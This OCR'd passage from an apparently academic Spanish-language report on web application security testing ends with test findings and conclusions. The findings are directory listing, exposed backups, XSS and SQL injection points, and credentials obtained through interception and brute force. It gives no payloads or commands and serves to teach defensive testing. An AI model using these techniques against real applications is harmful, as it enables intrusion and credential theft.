

Figura 6.8 Listado de directorios.

Así se sigue con todas las posibles rutas. De esta forma se obtienen archivos de respaldos de la documentación de ayuda (Figura 6.9).



Figura 6.9 Respaldos de archivos.

Con esta prueba podemos observar que este tipo de vulnerabilidad es fácilmente detectable en aplicaciones web expuestas a internet.

Inyección Java Script

Al igual que con la aplicación prototipo se hace una validación de las entradas donde es posible inyectar código Java Script, se detectó que en uno de los campos es posible generar un ataque de Cross Site Scripting (Figura 7.0).



Figura 7.0 Cross Site Scripting.

Siguiendo con las pruebas sobre esta aplicación también se detectaron campos vulnerables a inyección SQL como lo muestra la Figura 7.1.

Debido a que esta prueba no es intrusiva solo se dejan marcados los puntos vulnerables, sin llegar a explotarlos, esto con el fin de evitar que la aplicación sufra algún daño.



Figura 7.1 SQL Injection.

7. Resultados y Conclusiones

Durante las pruebas se puso observar que lograr acceso a la aplicación y realizar los ataques presentados fue relativamente fácil, y se obtuvieron los siguientes resultados:

- Se obtuvieron credenciales de acceso válidas para la aplicación, esto por no manejar un canal seguro de comunicación, haciendo que información sensible sea interceptada.
- Se pudo obtener credenciales de acceso a la aplicación por medio de ataques de diccionario y fuerza bruta, debido a que no se maneja una política de contraseñas adecuada.
- Se logró inyectar código arbitrario a la aplicación, tal como Java Script, SQL, esto debido a una inadecuada validación de los campos de entrada y salida de la aplicación.
- Fue posible vulnerar el esquema de autorización, ya que se logró observar información a la que no se debería tener acceso de otras cuentas, también es posible acceder a funcionalidad administrativa.
- Es posible obtener información relevante sobre la infraestructura y el tipo de framework utilizado.
- Se logró acceso a archivos de respaldos de la aplicación.

Si bien la mayoría de las pruebas se realizaron sobre un laboratorio con una aplicación basa en las prácticas más comunes de programación, es importante recalcar que las aplicaciones de la mayoría de las empresas que están expuestas a internet cuentan con al menos una de estas vulnerabilidades. Como se mencionó anteriormente esto se debe a las prácticas que tienen los programadores de hoy en día.

Con el desarrollo de este reporte se observa que la seguridad en aplicaciones Web es un rubro importante, por lo cual no debe de ser ignorado.

Una regla básica de la ingeniería del software es que no se puede controlar lo que no se puede medir. Las pruebas de Seguridad no son diferentes.

Un aspecto que hay que enfatizar es que las medidas de seguridad son, por necesidad, acerca de los problemas técnicos específicos y como estos afectan la economía del software. La mayoría de la gente entiende al menos las implicaciones básicas, o tiene un conocimiento técnico más profundo de las vulnerabilidades. Por desgracia, muy pocos son capaces de realizar una conversión de dicho conocimiento en un valor monetario, y de ese cuantificar los costes que acarrea a su negocio. Creemos que hasta que eso ocurra, los responsables no podrán desarrollar un cálculo preciso del retorno sobre una inversión en seguridad, y por lo tanto asignar los presupuestos adecuados para la seguridad del software.

El coste del software inseguro en la economía mundial es aparentemente inconmensurable.

8. Referencias

8.1. Libros

- Joel Scambray, Mike Shema, Caleb Sima "Hacking Exposed Web Applications", McGraw-Hill Osborne Media, Segunda Edición, 2006
- David Pollino, Tony Bradley, Himanshu Dwivedi "Hacker's Challenge 3: 20 Brand New Forensic Scenarios & Solutions", McGraw-Hill Osborne Media, Tercera Edición, 2006
- Andres Andreu, "Professional Pen Testing for Web Applications", Wrox, 2006
- Mike Shema, "HackNotes(tm) Web Security Pocket Reference", McGraw-Hill Osborne Media, 2003
- Steven Splaine, "Testing Web Security: Assessing the Security of Web Sites and Applications", Wiley, 2002
- Paco Hope, "Web Security Testing Cookbook: Systematic Techniques to Find Problems Fast", O'Reilly Media, 2008

8.2. Documentos

- "OWASP Testing Guide V3.0"
  OWASP Foundation 2008
  Última actualización

8.3. Internet

- http://www.historyofthings.com/history-of-the-internet
- http://www.ideafinder.com/history/inventions/internet.htm
- http://www.cgisecurity.com/lib/OWASPBuildingSecureWebApplicationsAndWebServices-V1.1.pdf#49
- http://www.owasp.org/images/0/0f/OWASP_T10_-_2010_rc1.pdf

- http://www.owasp.org/images/8/80/Gu%C3%ADa_de_pruebas_de_OWASP_ver_3.0.pdf
- http://www.macronimous.com/resources/web_development_life_cycle.asp
- http://www.redbooks.ibm.com/redpapers/pdfs/redp4530.pdf
- http://www.infibeam.com/Books/info/Leon-Shklar/Web-Application-Architecture-Principles-Protocols-and-Practices/047051860X.html
- http://www.swalif.net/softs/swalif12/softs221078/
- http://www.owasp.org/index.php/Improper_Error_Handling
- http://www.infiernohacker.com/archivo/index.php?select_idmnsj=73
- http://www.w3.org/Protocols/rfc2616/rfc2616-sec9.html
- http://es.kioskea.net/contents/internet/http.php3
- http://unicode.org/standard/translations/spanish.html

9. Anexos

A este documento de anexan los programas utilizados, así como las herramientas con las que se hicieron las pruebas. Todo este material esta en formato digital en un medio extraíble de almacenamiento tipo CD.